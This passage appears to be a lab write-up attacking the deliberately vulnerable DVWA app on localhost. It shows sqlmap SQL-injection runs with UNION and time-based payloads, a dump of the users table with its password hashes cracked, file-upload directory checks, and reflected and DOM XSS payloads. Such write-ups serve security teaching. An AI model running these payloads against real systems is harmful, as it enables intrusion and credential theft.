└─$ sqlmap -r /home/kali/fred.txt -D dvwa --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:56:13 /2026-08-11/

[04:56:13] [INFO] parsing HTTP request from '/home/kali/fred.txt'
[04:56:13] [INFO] resuming back-end DBMS 'mysql'
[04:56:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 3520 FROM (SELECT(SLEEP(5)))oarL) AND 'pkQm6Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x684862447a7148764766696e54456f7a6a72446c5865664770724169756974786c6b50466d5a7246,0x7162717a71)-- -bSubmit=Submit

[04:56:13] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.26.3
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[04:56:13] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[04:56:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[04:56:13] [WARNING] your sqlmap version is outdated

[*] ending @ 04:56:13 /2026-08-11/
```

7. List Columns in the users Table

```
└─$ sqlmap -r /home/kali/fred.txt -D dvwa -T users --columns

  H
  |
  |  {1.9.8#stable}
  |  https://sqlmap.org
  |  ...
  |  IV

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 04:57:48 /2026-08-11/

[04:57:48] [INFO] parsing HTTP request from '/home/kali/fred.txt'
[04:57:49] [INFO] resuming back-end DBMS 'mysql'
[04:57:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2' AND (SELECT 3520 FROM (SELECT(SLEEP(5)))oarL) AND 'pkQm'='pkQm$Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x684862447a7148764766696e54456f7a6a72446c586566477072416975
6974786c6b50466d5a7246,0x7162717a71)-- -6$Submit=Submit
--
[04:57:49] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.26.3
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[04:57:49] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

8. Dump the Table

```
└─(kali@kali)-[~]
└─$ sqlmap -r /home/kali/fred.txt -D dvwa -T users --dump-all

  H
  |
  |  {1.9.8#stable}
  |  https://sqlmap.org
  |  ...
  |  IV

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 04:59:46 /2026-08-11/

[04:59:46] [INFO] parsing HTTP request from '/home/kali/fred.txt'
[04:59:47] [INFO] resuming back-end DBMS 'mysql'
[04:59:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2' AND (SELECT 3520 FROM (SELECT(SLEEP(5)))oarL) AND 'pkQm'='pkQm$Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x684862447a7148764766696e54456f7a6a72446c586566477072416975
6974786c6b50466d5a7246,0x7162717a71)-- -6$Submit=Submit
--
[04:59:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.26.3
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[04:59:47] [INFO] sqlmap will dump entries of all tables from all databases now
[04:59:47] [INFO] fetching tables for database: 'dvwa'
[04:59:47] [INFO] fetching columns for table 'users' in database 'dvwa'
[04:59:47] [INFO] fetching entries for table 'users' in database 'dvwa'
[04:59:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[04:59:50] [INFO] writing hashes to a temporary file: /tmp/sqlmap08hh4bu_31471/sqlmaphashes-7twyt6hv.txt
do you want to crack them via a dictionary-based attack? [y/n/q] y
[04:59:52] [INFO] using hash method 'md5_generic_passwd'
[04:59:52] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[04:59:52] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[04:59:52] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[04:59:52] [INFO] resuming password 'letmein' for hash '0d10709f9bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
```

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name |
| last_login | failed_login |                                     |                                     |           |           |
+-----+-----+-----+-----+-----+
| 1       | admin     | /hackable/users/admin.jpg               | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     |
| 2026-08-04 02:35:10 | 0       |                                     |                                     |           |           |
| 2       | gordonb   | /hackable/users/gordonb.jpg             | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 2026-08-04 02:35:10 | 0       |                                     |                                     |           |           |
| 3       | 1337      | /hackable/users/1337.jpg                | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack      |
| 2026-08-04 02:35:10 | 0       |                                     |                                     |           |           |
| 4       | pablo     | /hackable/users/pablo.jpg               | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo     |
| 2026-08-04 02:35:10 | 0       |                                     |                                     |           |           |
| 5       | smithy    | /hackable/users/smithy.jpg              | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       |
| 2026-08-04 02:35:10 | 0       |                                     |                                     |           |           |
+-----+-----+-----+-----+-----+

[04:59:52] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[04:59:52] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[04:59:53] [WARNING] reflective value(s) found and filtering out
[04:59:53] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1          | test | This is a test comment. |
+-----+-----+-----+

[04:59:53] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/guestbook.csv'
[04:59:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[04:59:53] [WARNING] your sqlmap version is outdated

[*] ending @ 04:59:53 /2026-08-11/
```

FILE UPLOAD

```
(kali@kali)-[~]
$ sudo find / -type d -path '*dvwa*uploads*' 2>/dev/null
/var/lib/dvwa/uploads

(kali@kali)-[~]
$ sudo find / -type d -path '*dvwa*uploads*' 2>/dev/null
/var/lib/dvwa/uploads

(kali@kali)-[~]
$ sudo find / -type d -path '*dvwa*uploads*' 2>/dev/null
/var/lib/dvwa/uploads

(kali@kali)-[~]
$ ls -al /var/lib/dvwa/uploads



total 52
drwxr-xr-x 2 _dvwa _dvwa 4096 Aug 11 05:25 .
drwxr-xr-x 8 _dvwa _dvwa 4096 Aug 3 07:54 ..
-rw-r--r-- 1 root root 667 Jan 29 2025 dvwa_email.png
-rw-r--r-- 1 _dvwa _dvwa 37582 Aug 11 05:37 images.jpeg

(kali@kali)-[~]
$ echo "DVWA is a scam" > test.txt

(kali@kali)-[~]
$ ls
chris.txt  Documents  fred.txt  Pictures  sherlock  test.txt  wazuh-agent_4.14.3-1_amd64.deb
Desktop   Downloads  Music    Public    Templates Videos


(kali@kali)-[~]
$ pwd
/home/kali

(kali@kali)-[~]
$ echo "DVWA is a scam" > test.txt
```



Brute Force Authentication

The Brute Force module presents a standard username/password login form. At the Low security level, DVWA imposes no account lockout, CAPTCHA, or rate-limiting, making the login mechanism susceptible to automated credential-guessing attacks.



Comparing application responses for a correct login (top) and an incorrect login (bottom); the differing response text enables automated brute-force detection of success

Vulnerability 3: Cross-Site Scripting (XSS)

Cross-Site Scripting occurs when untrusted user input is rendered by a web application without adequate output encoding, allowing an attacker to inject and execute arbitrary client-side script in a victim's browser. Two variants were demonstrated: DOM-based XSS and Reflected XSS.

DOM-Based XSS

The DOM-Based XSS module allows a user to select a display language from a drop-down list. The selected value is written directly into the page's URL and DOM by client-side JavaScript, without server round-trip validation, allowing script injection through the default parameter.

Set the DVWA security to low and submit

Navigate to XSS Dom and click select, language is English in the link




Copy and paste the js script `<script>alert("This is hacked")</script>`



2 Reflected XSS

The Reflected XSS module accepts a name value through a form field and echoes it back into the page ('Hello <name>') without sanitising HTML special characters. Because the input is reflected directly into the page markup, HTML and JavaScript supplied by the user are rendered as part of the response.

REFLECTED XSS



Enter this code in the query box `<button onclick="alert('this is hacked')">Click me</button>`

